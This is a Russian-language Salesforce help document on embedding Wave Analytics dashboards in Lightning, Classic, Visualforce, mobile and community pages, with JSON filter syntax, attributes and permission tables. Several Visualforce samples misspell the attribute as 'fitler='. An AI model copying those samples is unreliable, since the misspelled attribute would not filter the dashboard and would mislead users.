Внедрение панелей мониторинга Wave в каждый интерфейс Salesforce. С помощью встроенных панелей мониторинга пользователи могут изучать активы и переходить к связанным объектам. Если вы настроили для них значок "Общий доступ", на внедренных панелях мониторинга будут варианты "Отправить в ленту" и "Загрузить".


Сравнение вариантов для внедренных панелей мониторинга.

Интерфейс пользователя	Где	Как	Компонент
Только Lightning Experience	Начальная страница, запись и начальные страницы приложений	Компонент в конструкторе приложений Lightning	Панель мониторинга Wave
Только Salesforce Classic	Страница сведений о записи	Компонент в расширенном редакторе макетов страниц	Активы Wave Analytics
Lightning Experience и Salesforce Classic	Любая страница	Компонент страницы Visualforce	Wave:dashboard
Salesforce1	Страница приложения Lightning или вкладка Visualforce	Конструктор приложений Lightning или компонент страницы Visualforce	Панель мониторинга Wave или wave:dashboard
Сообщества	Служба работы с клиентами (Napili) или страница Visualforce	Компонент конструктора сообществ или Visualforce на странице сообщества Force.com	Панель мониторинга Wave или wave:dashboard

Внедренные панели мониторинга Wave могут иметь следующие функции.

- Примечания, уведомления, полноэкранные презентации
- Параметры загрузки и общего доступа
- Ссылки на другие панели мониторинга Wave
- Меню действий над записями

- Ссылка на собственное приложение, будь то Wave на настольном компьютере или Wave Mobile (доступно только для пользователей Wave)



Внедренные панели мониторинга Wave имеют следующие ограничения.

- Возможность изучать данные в Wave не входит в функциональность панелей.
- Диаграммы не включают всплывающие сведения (подсказки).
- Некоторые фильтры, такие как селекторы даты, трудно устанавливать.

Внедрение панелей мониторинга Wave на страницы Lightning

Добавляйте компоненты панели мониторинга Wave Analytics на начальные страницы Lightning, страницы записи и начальные страницы приложений для предоставления интерактивной визуализации данных. Пользователи могут детализировать и изучать панель мониторинга на странице Lightning или в окне Wave Analytics.

Внедрение панелей мониторинга Wave в классические страницы Salesforce

Добавьте панель мониторинга Wave Analytics в макет страницы сведений. Например, в страницу сведений об организации можно добавить панель мониторинга по вопросам обслуживания, связанным с организацией. Пользователи могут детализировать информацию, применять фильтры и изучать панель мониторинга так же, как при ее просмотре в окне Wave Analytics.

Добавление панели мониторинга Wave Analytics на страницу Visualforce

При внедрении панели мониторинга Wave на страницу Visualforce пользователи могут просматривать интерактивное представление данных. Пользователи могут детализировать и изучать панель мониторинга на странице Visualforce или в новом окне Wave Analytics.

Добавление надежных сайтов в список разрешенных для внедренных панелей мониторинга

Встраивайте панели мониторинга Wave в любые веб-страницы и приложения. Добавление сайтов в список разрешенных Wave Analytics позволяет встраивать панели мониторинга Wave на веб-сайты и приложения, не размещенные за пределами серверов Salesforce.

Просмотр внедренных панелей мониторинга на мобильных устройствах

Добавьте компоненты панелей мониторинга Wave к страницам Visualforce на веб-сайтах Salesforce, которые посещают мобильные пользователи, включая сайты сообществ. Или добавьте компоненты панелей мониторинга Wave к страницам приложений Lightning. Внедренные панели мониторинга Wave могут оперативно выбирать макеты, оптимизированные под любое устройство, включая телефоны и планшеты.

Совместное использование приложения Wave в сообществах

Wave Analytics для сообществ позволяет внешним пользователям просматривать приложения, которые публикуются посредством панелей мониторинга Wave, внедренных в сообществах. Панели мониторинга можно внедрить с использованием страниц конструктора сообществ или Visualforce.

Внедрение панелей мониторинга Wave на страницы Lightning

Добавляйте компоненты панели мониторинга Wave Analytics на начальные страницы Lightning, страницы записи и начальные страницы приложений для предоставления интерактивной визуализации данных. Пользователи могут детализировать и изучать панель мониторинга на странице Lightning или в окне Wave Analytics.

Для добавления панели мониторинга на страницу Lightning выполните следующие действия.

1. Выберите компонент **Wave Dashboard** в конструкторе приложений Lightning.
2. В раскрывающемся списке «Панель мониторинга» выберите панель для отображения.
3. В раскрывающемся списке «Макет» выберите тип окна для просмотра страницы Lightning .

ВЕРСИИ


Доступно в версиях: Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Просмотр внедренных панелей мониторинга Wave

- Analytics Cloud — полномочие платформы Wave Analytics предоставляет лицензию с полномочиями пользователя Wave Analytics.



4. Настройте атрибуты внедряемой панели мониторинга Wave Analytics следующим образом.

- Параметр **Показать значок общего доступа** позволяет включить соответствующий значок в панель мониторинга. Если значок присутствует, пользователи могут щелкать его, чтобы открыть диалоговое окно «Общий доступ», где они могут отправить публикацию в Chatter, загрузить изображения и данные.
- Флажок **Показать заголовок** позволяет контролировать доступность заголовка панели мониторинга.
- Атрибут **«Открыть ссылки в новых окнах»** позволяет определять области открытия ссылок из панели мониторинга на другие активы.
- Флажок **«Скрыть при ошибке»** позволяет контролировать необходимость показа панели мониторинга Wave Analytics при наличии ошибки (например, если «Панель мониторинга не может быть найдена»).
- При помощи атрибута **Фильтр** вы можете настраивать внедренную панель мониторинга, чтобы отображать только данные, относящиеся к просматриваемой записи. Атрибут **Фильтр** связывает поля данных на панели мониторинга с полями объекта. Например, в данном случае фильтр использует имя организации на странице записи в качестве фильтра, чтобы панель мониторинга отображала только информацию, относящуюся к данному имени организации:

```
{'datasets':{'account':[{'fields':['Name'], 'filter':{'operator': 'matches',
'values':['$Name']}}]}}
```

Вышеприведенный пример содержит фильтр, который позволяет отображать внедренную панель мониторинга только с отфильтрованными данными. В данном примере имя организации используется в качестве выборки на панели мониторинга, которая отображает все имеющиеся данные:

```
{'datasets' : {'account': [ {'fields': ['Name'], 'selection': ['$Name']}]}}
```

См. таблицу, чтобы понять определение атрибута **Фильтр**.

Совет: Это новый синтаксис на весну 2017 г. Предыдущий синтаксис, описанный здесь, тоже поддерживается.

Нотация	Описание	Примечания
наборы данных	Набор данных Wave	Где находится На начальной странице Wave выберите команду «Редактировать» в наборе данных. Системное имя находится на левой панели страницы редактирования набора данных. (Если в вашей организации есть пространства имен, добавьте префикс пространства и два символа подчеркивания перед системным именем набора данных).
Поля	Измерения или Меры в наборе данных Wave	Где находится Нажмите значок "Изучить", чтобы открыть виджет. Затем выберите команду **Показать SAQL** в меню "Параметры". Названия измерений смотрите в операторах «сгруппировано по». Названия мер смотрите в операторах с такими функциями, как «sum» или «stddev».
значения	Поле в объекте Salesforce или определенное значение	Где находится В меню "Настройки" найдите нужный объект и выберите "Поля". Используйте **Имя поля** (также называется "Имя API"). Для настраиваемых полей используйте имя с суффиксом «__c» в конце.
выборка	Опция выборки показывает панель мониторинга со всеми ее данными и выделяет	Опцию выборки можно использовать отдельно или вместе с опцией фильтра. Выборка выделяет только значения измерений. Для использования этой опции панель

Нотация	Описание	Примечания
	указанные значения измерений.	мониторинга должна включать список, дату или виджет переключатель, который группирует указанные измерения.
фильтр	Опция фильтра показывает панель мониторинга только с отфильтрованными данными.	Опцию фильтра можно использовать отдельно или вместе с опцией выборки. Фильтр отбирает значения измерений или мер.
operator	Используйте вместе с опцией фильтра	Поддерживаемые operators для измерений: в пределах, за пределами, совпадает. Поддерживаемые operators для мер: = ; >= ; > ; <= ; <.

Прим.: Если применить фильтр или выборку невозможно, атрибут игнорируется и панель мониторинга отображается со всеми данными.

Используйте данный синтаксис для фильтрования по измерениям.

```
{'datasets' : {'dataset1': [ {'fields': ['field1'], 'selection': ['$value1', '$value2']},
 {'fields': ['field2'], 'filter': { 'operator': 'operator1', 'values': ['$value3',
'$value4']}}]}}
```

Используйте данный синтаксис для фильтрования по мерам.

```
{'datasets' : {'dataset1': [ {'fields': ['field1'], 'selection': ['$value1', '$value2']},
 {'fields': ['field2'], 'filter': { 'operator': 'operator1', 'values': [[$value3]]}}]}}
```

Прим.: Вышеуказанный синтаксис является новым для весны 2017 г. Предыдущий синтаксис все еще поддерживается и работает так же, как и опция новой выборки. Предыдущий синтаксис для справки:

```
{ 'datasetSystemName1': {'field1': ['$value1']}, 'datasetSystemName2': {'field1':
['$value1', '$value2'],'field2': ['$value3']} }
```

Например:

```
{'opportunity': {'AccountId': ['$Id']}}
```

Сведения о работе с конструктором приложения Lightning смотрите на странице описания **Конструктор приложений Lightning**.

Внедрение панелей мониторинга Wave в классические страницы Salesforce

Добавьте панель мониторинга Wave Analytics в макет страницы сведений. Например, в страницу сведений об организации можно добавить панель мониторинга по вопросам обслуживания, связанным с организацией. Пользователи могут детализировать информацию, применять фильтры и изучать панель мониторинга так же, как при ее просмотре в окне Wave Analytics.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.


ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки макетов страниц:


- «Настройка приложения»

Просмотр внедренных панелей мониторинга Wave

- Analytics Cloud — полномочие платформы Wave Analytics предоставляет лицензию с полномочиями пользователя Wave Analytics.




1. При использовании расширенного редактора макетов страниц выберите категорию «Активы Wave Analytics» в левом столбце палитры.



2. Перетащите нужный элемент из списка доступных панелей мониторинга в раздел сведений макета страницы.
3. Чтобы изменить свойства элемента (например, высоту) после размещения панели мониторинга в макете, дважды щелкните нужный элемент или значок ( ) напротив нужного элемента.

   Чтобы задать в панели мониторинга отображение только тех данных, что относятся к просматриваемой записи, используйте сопоставление полей. Сопоставление полей связывает поля данных в панели мониторинга с полями объектов. Например, сопоставление полей применяет название организации к странице записи в качестве фильтра, поэтому панель мониторинга показывает только ту информацию, которая относится к названию организации:



См. таблицу, чтобы понять нотации для добавления свойств сопоставления полей.

Совет: Это новый синтаксис на весну 2017 г. Предыдущий синтаксис, описанный здесь, тоже поддерживается.

Нотация	Описание	Примечания
наборы данных	Набор данных Wave	Где находится На начальной странице Wave выберите команду «Редактировать» в наборе данных. Системное имя находится на левой панели страницы редактирования набора данных. (Если в вашей организации есть пространства имен, добавьте префикс пространства и два символа подчеркивания перед системным именем набора данных).
Поля	Измерения или Меры в наборе данных Wave	Где находится Нажмите значок "Изучить", чтобы открыть виджет. Затем выберите команду **Показать SAQL** в меню "Параметры". Названия измерений смотрите в операторах «сгруппировано по». Названия мер смотрите в операторах с такими функциями, как «sum» или «stddev».
значения	Поле в объекте Salesforce или определенное значение	Где находится В меню "Настройки" найдите нужный объект и выберите "Поля". Используйте **Имя поля** (также называется "Имя API"). Для настраиваемых полей используйте имя с суффиксом «__c» в конце.
выборка	Опция выборки показывает панель мониторинга со всеми ее данными и выделяет указанные значения измерений.	Опцию выборки можно использовать отдельно или вместе с опцией фильтра. Выборка выделяет только значения измерений. Для использования этой опции панель мониторинга должна включать список, дату или виджет переключатель, который группирует указанные измерения.
фильтр	Опция фильтра показывает панель мониторинга только с отфильтрованными данными.	Опцию фильтра можно использовать отдельно или вместе с опцией выборки. Фильтр отбирает значения измерений или мер.

Нотация	Описание	Примечания
operator	Используйте вместе с опцией фильтра	Поддерживаемые operators для измерений: в пределах, за пределами, совпадает. Поддерживаемые operators для мер: = ; >= ; > ; <= ; <.

Прим.: Если указанный фильтр или выборка не существуют, то сопоставление полей не происходит, а панель мониторинга показывается со всеми ее данными без отбора.

Сопоставление полей происходит в следующем формате:

```
{
  "datasets": {
   "dataset1": [
    {
    "fields": ["field1"],
     "selection": ["$selection1", "$selection2"],
     "filter": {
      "operator": "operator1",
      "values": [["$value1, $value2"], ["$value3", "$value4"]]
     }
    },
                              {
    "fields": ["field2", "field3"],
     "selection": ["$selection3", "$selection4"]
    }
   ],
   "dataset2": [
    {
    "fields": ["field4"],
     "filter": {
      "operator": "operator2",
      "values": ["$value5"]
     }
    }
   ]
  }

 }
```

Например, если панель мониторинга имеет набор данных под названием «Service» с измерениями «Account and Industry», то сопоставление полей покажет панель мониторинга со всеми данными, но при этом будет выделена запись об ID организации и отрасли:

```
{
  "datasets": {
   "service": [
    {
    "fields": ["AccountId"],
     "selection": ["$Id"]
    },
                              {
```

```
    "fields": ["Industry"],
     "selection": ["$Industry"]
    }
   ]
              }
 }
```

При таком сопоставлении полей панель мониторинга появится только с данными записи об ID организации и отрасли:

```
{
  "datasets": {
   "service": [
    {
    "fields": ["AccountId"],
     "filter": {
      "operator": "matches",
      "values": ["$Id"]
     }
    },
                            {
    "fields": ["Industry"],
     "filter": {
      "operator": "in",
      "values": ["$Industry"]
     }
    }
   ]
              }
 }
```

Вот еще один пример с двумя наборами данных и комбинацией выборок и фильтров. Такое сопоставление полей покажет панель мониторинга только с данными, которые не входят в ExistingOpps, но отображаются в TX, AL и DE с доходом более или равным 1000000. При этом в панели мониторинга будет выделено Retail1, Wholesale1 и TX.

```
{
  "datasets": {
   "Opportunities": [
    {
    "fields": ["OpptyName"],
     "selection": ["$Retail1", "$Wholesale1"],
     "filter": {
      "operator": "not in",
      "values": ["$ExistingOpps"]
     }
    },
                            {
    "fields": ["State", "Country"],
     "selection": ["$TX"],
     "filter": {
      "operator": "in",
      "values": [["$TX"], ["$AL", "$DE"]]
     }
    }
   ],
   "Accounts": [
```

```
    {
    "fields": ["Revenue"],
     "selection": [],
     "filter": {
      "operator": ">=",
      "values": ["1000000"]
     }
    }
   ]
  }

}
```

Прим.: Вышеуказанный синтаксис является новым для весны 2017 г. Предыдущий синтаксис все еще поддерживается и работает так же, как и опция новой выборки. Предыдущий синтаксис для справки:

```
{
    "dataset1": {
        "field1": ["$value1"]
    },
    "dataset2": {
        "field2": ["$value2"],
        "field3": ["$value3"]
    }
}
```

Например, если панель мониторинга отображает данные из набора данных по имени Service и использует измерения Account и Industry, то соотнесение полей будет выглядеть следующим образом.

```
{
    "service": {
        "AccountId": ["$Id"],
        "Industry": ["$Industry"]
    }
}
```

Дополнительные свойства активов Wave Analytics:

- Флажок «Показать заголовок» позволяет контролировать доступность заголовка панели мониторинга.
- Параметр Показать значок общего доступа позволяет включить соответствующий значок в панель мониторинга. Если значок присутствует, пользователи могут щелкать его, чтобы открыть диалоговое окно «Общий доступ», где они могут отправить публикацию в Chatter, загрузить изображения и данные.
- Флажок «Скрыть при ошибке» позволяет контролировать необходимость отображения актива Wave Analytics при наличии ошибки (например, «Панель мониторинга не может быть найдена»).
- Панели мониторинга содержат дату и время последнего обновления.

Просмотрите ограничения ниже.

- Каждый макет страницы может быть дополнен одной панелью мониторинга.
- Панели мониторинга Wave Analytics не поддерживаются исходным редактором макетов страниц. Если открыть, затем сохранить макет с панелью мониторинга Wave в исходном редакторе макета страницы, панель мониторинга будет удалена.

Дополнительную информацию об использовании расширенного редактора макетов страниц см. в разделе «Настройка макетов страниц с помощью расширенного редактора макетов страниц».

Добавление панели мониторинга Wave Analytics на страницу Visualforce

При внедрении панели мониторинга Wave на страницу Visualforce пользователи могут просматривать интерактивное представление данных. Пользователи могут детализировать и изучать панель мониторинга на странице Visualforce или в новом окне Wave Analytics.

Чтобы добавить панель мониторинга на страницу Visualforce, настройте компонент `<wave:dashboard>`. Каждая страница Visualforce может быть дополнена одной панелью мониторинга. Тем не менее, панель мониторинга может содержать ссылки на другие панели мониторинга или активы Wave Analytics.

Ниже приведены два примера. Обратите внимание, что панель мониторинга обозначается атрибутом `dashboardId` (18-значный код, начинающийся с символов 0FK). Атрибут dashboardId доступен в конце URL-адреса при просмотре панели мониторинга. Панель можно также найти по developerName, которое можно запросить через API.

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Просмотр внедренных панелей мониторинга Wave

- Лицензия набора полномочий Analytics Cloud — Wave Analytics Platform с полномочием «Использование Wave Analytics» ИЛИ лицензия набора полномочий Analytics Cloud — Wave Community Users с полномочием «Просмотр Wave Analytics на страницах сообщества»

```
<apex:page sidebar="true" standardController="Opportunity">

  <wave:dashboard dashboardId="0FKB000000006Y7OAI"
        showTitle="true"
        height="800px"
        openLinksInNewWindow="true"
        filter="{'datasets' : {'opportunity': [ {'fields':['Id'], 'selection':
['{!Opportunity.Id}']}]}}"/>
```

```
</apex:page>
```

```
<apex:page standardController="case">

    <wave:dashboard dashboardId="0FKxx000000000uGAA"
          height="1000px"
          showTitle="false"
          showSharing="true"
          openLinksInNewWindow="false"
          hideOnError="true"
          filter="{'datasets' : {'ServiceCase4': [ {'fields':['Id'], 'selection':
['{!case.Id}']},  {'fields':['OwnerId'], 'filter': { 'operator':'in', 'values':
['{!case.OwnerId}', '{!case.Product__c}']}}]}}"/>

</apex:page>
```

- Атрибут `showTitle` позволяет контролировать доступность заголовка панели мониторинга.
- С помощью атрибута `showSharing` можно включить значок общего доступа в панель мониторинга. Если значок присутствует, пользователи могут щелкать его, чтобы открыть диалоговое окно «Общий доступ», где они могут отправить публикацию в Chatter, загрузить изображения и данные.
- Атрибут `openLinksInNewWindow` позволяет определять области открытия ссылок из панели мониторинга на другие активы.
- Атрибут `hideOnError` позволяет контролировать показ актива Wave Analytics при наличии ошибки (например, если «Не удается найти панель мониторинга»).
- Панели мониторинга содержат дату и время последнего обновления.
- Атрибут `filter` позволяет выбирать или фильтровать поля набора данных при выполнении. Например, данный атрибут можно использовать для настройки внедренной панели мониторинга, чтобы она отображала только данные, относящиеся к просматриваемой записи, посредством связывания полей данных на панели мониторинга с полями объекта. Фильтры настраиваются с помощью JSON-строк.

  Используйте данный синтаксис для фильтрования по измерениям.

  ```
  fitler="{'datasets' : {'dataset1': [ {'fields': ['field1'], 'selection': ['!value1',
  '!value2']}, {'fields': ['field2'], 'filter': { 'operator': 'operator1', 'values':
  ['!value3', '!value4']}}]}}"
  ```

  Используйте данный синтаксис для фильтрования по мерам.

  ```
  fitler="{'datasets' : {'dataset1': [ {'fields': ['field1'], 'selection': ['!value1',
  '!value2']}, {'fields': ['field2'], 'filter': { 'operator': 'operator1', 'values':
  [[!value3]]}}]}}"
  ```

  Например:

  ```
  filter="{'datasets' : {'Sales': [ {'fields':['Region', 'Stage'], 'selection': [ ['West',
   'Prospecting'], ['North', 'Qualification'] ]}]}}"
  ```

  См. таблицу, чтобы понять определение атрибута Фильтр.

  Совет: Это новый синтаксис на весну 2017 г. Предыдущий синтаксис, описанный здесь, тоже поддерживается.

Нотация	Описание	Примечания
наборы данных	Набор данных Wave	Где находится На начальной странице Wave выберите команду «Редактировать» в наборе данных. Системное имя находится на левой панели страницы редактирования набора данных. (Если в вашей организации есть пространства имен, добавьте префикс пространства и два символа подчеркивания перед системным именем набора данных).
Поля	Измерения или Меры в наборе данных Wave	Где находится Нажмите значок "Изучить", чтобы открыть виджет. Затем выберите команду **Показать SAQL** в меню "Параметры". Названия измерений смотрите в операторах «сгруппировано по». Названия мер смотрите в операторах с такими функциями, как «sum» или «stddev».
значения	Поле в объекте Salesforce или определенное значение	Где находится В меню "Настройки" найдите нужный объект и выберите "Поля". Используйте **Имя поля** (также называется "Имя API"). Для настраиваемых полей используйте имя с суффиксом «__c» в конце.
выборка	Опция выборки показывает панель мониторинга со всеми ее данными и выделяет указанные значения измерений.	Опцию выборки можно использовать отдельно или вместе с опцией фильтра. Выборка выделяет только значения измерений. Для использования этой опции панель мониторинга должна включать список, дату или виджет переключатель, который группирует указанные измерения.
фильтр	Опция фильтра показывает панель мониторинга только с отфильтрованными данными.	Опцию фильтра можно использовать отдельно или вместе с опцией выборки. Фильтр отбирает значения измерений или мер.
operator	Используйте вместе с опцией фильтра	Поддерживаемые operators для измерений: в пределах, за пределами, совпадает. Поддерживаемые operators для мер: = ; >= ; > ; <= ; <.

Прим.: В Visualforce значения должны иметь формат *object.field*.

К примеру, данный синтаксис применяет имя организации на странице Visualforce в качестве выборки на панели мониторинга:

```
filter="{'datasets': {'Account':[{'fields':['Name'], 'selection':['{!Account.Name}']}]}}"
```

В данном случае синтаксис использует имя организации на странице Visualforce в качестве фильтра, чтобы панель мониторинга отображала только отфильтрованные данные:

```
fitler="{'datasets': {'Account': [{'fields':['Name'], 'filter':{'operator': 'matches',
 'values':['{!Account.Name}']}}]}}"
```

Прим.: Если указанный фильтр или выборка не существуют, то сопоставление полей не происходит, а панель мониторинга показывается со всеми ее данными без отбора.

Прим.: Вышеуказанный синтаксис является новым для весны 2017 г. Предыдущий синтаксис все еще поддерживается и работает так же, как и опция новой выборки. Предыдущий синтаксис для справки:

```
filter="{ 'datasetSystemName1': {'field1': ['!value1']}, 'datasetSystemName2': {'field1':
 ['!value1', '!value2'],'field2': ['!value3']} }"
```

Например:

```
filter="{'opportunity': {'Id': ['{!Opportunity.Id}']}}"
```

и

```
filter="{'ServiceCase4': {'Id': ['{!case.Id}'], 'OwnerId' : ['{!case.OwnerId}'],
'Product__c' : ['{!case.Product__c}'], 'Reason' : ['{!case.Reason}']}}"
```

Дополнительную информацию о внедрении Wave Analytics см. в *Руководстве разработчика стандартных компонентов Visualforce*.

Добавление надежных сайтов в список разрешенных для внедренных панелей мониторинга

Встраивайте панели мониторинга Wave в любые веб-страницы и приложения. Добавление сайтов в список разрешенных Wave Analytics позволяет встраивать панели мониторинга Wave на веб-сайты и приложения, не размещенные за пределами серверов Salesforce.

Сначала добавьте компонент панели мониторинга Wave на свой сайт с помощью средств Visualforce, конструктора приложений Lightning App Builder или Lightning Out. Ниже приведен пример кода для добавления компонента панели мониторинга Wave посредством Lightning Out.

```
$Lightning.use("wave:waveApp", function() {
              $Lightning.createComponent("wave:waveDashboard", {
                  dashboardId: "0FKxx00000006bOGAQ"
              }, "app");
             }, url, accessToken)
```

Затем создайте список разрешенных доменов с помощью правила безопасности содержимого (CSP). См. раздел «Добавление надежных сайтов в список разрешенных для внедренных панелей мониторинга Wave».

По умолчанию список разрешенных доменов Wave включает в себя следующее:

- *.salesforce.com:*;
- *.force.com:*;
- настраиваемый домен организации пользователя.

Просмотр внедренных панелей мониторинга на мобильных устройствах

Добавьте компоненты панелей мониторинга Wave к страницам Visualforce на веб-сайтах Salesforce, которые посещают мобильные пользователи, включая сайты сообществ. Или добавьте компоненты панелей мониторинга Wave к страницам приложений Lightning. Внедренные панели мониторинга Wave могут оперативно выбирать макеты, оптимизированные под любое устройство, включая телефоны и планшеты.

Панели мониторинга, построенные в конструкторе панелей мониторинга Wave, адаптируются под любой размер экрана. Если вы создали макет для планшета, телефона, часов или другой настраиваемый макет в конструкторе панелей мониторинга Wave, размер панели будет автоматически подогнан под экран. Дополнительные сведения см. в разделе Формирование уникальных макетов панели мониторинга Wave для различных устройств.

Когда у вашей панели мониторинга будут подходящие макеты, внедрите их через Visualforce или конструктор приложений Lightning. Обратите внимание, что для Salesforce1 поддерживаются только страницы приложения Lightning. См. дополнительные сведения в разделе Страницы Lightning.

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра Wave Analytics сделайте следующее.

- Используйте Wave Analytics

Совместное использование приложения Wave в сообществах

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, настройки или активации сообщества:	Создание и настройка сообществ И участие в сообществе, подлежащем обновлению
Для изменения параметров Wave Analytics:	Analytics Cloud — лицензия набора полномочий платформы Wave Analytics с полномочием Управление Wave Analytics
Просмотр, изучение внедренных панелей мониторинга Wave и предоставление к ним общего доступа:	Analytics Cloud — лицензия с набором полномочий Wave Community Users с полномочием «Просмотр Wave Analytics на страницах сообществ»

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**. Также доступно в: **Developer** Edition.

Wave Analytics для сообществ позволяет внешним пользователям просматривать приложения, которые публикуются посредством панелей мониторинга Wave, внедренных в сообществах. Панели мониторинга можно внедрить с использованием страниц конструктора сообществ или Visualforce.

Прим.: Данная функция доступна только пользователям с лицензией Customer Community Plus или Partner Community. Данная функция поддерживается сообществами, но не порталами.

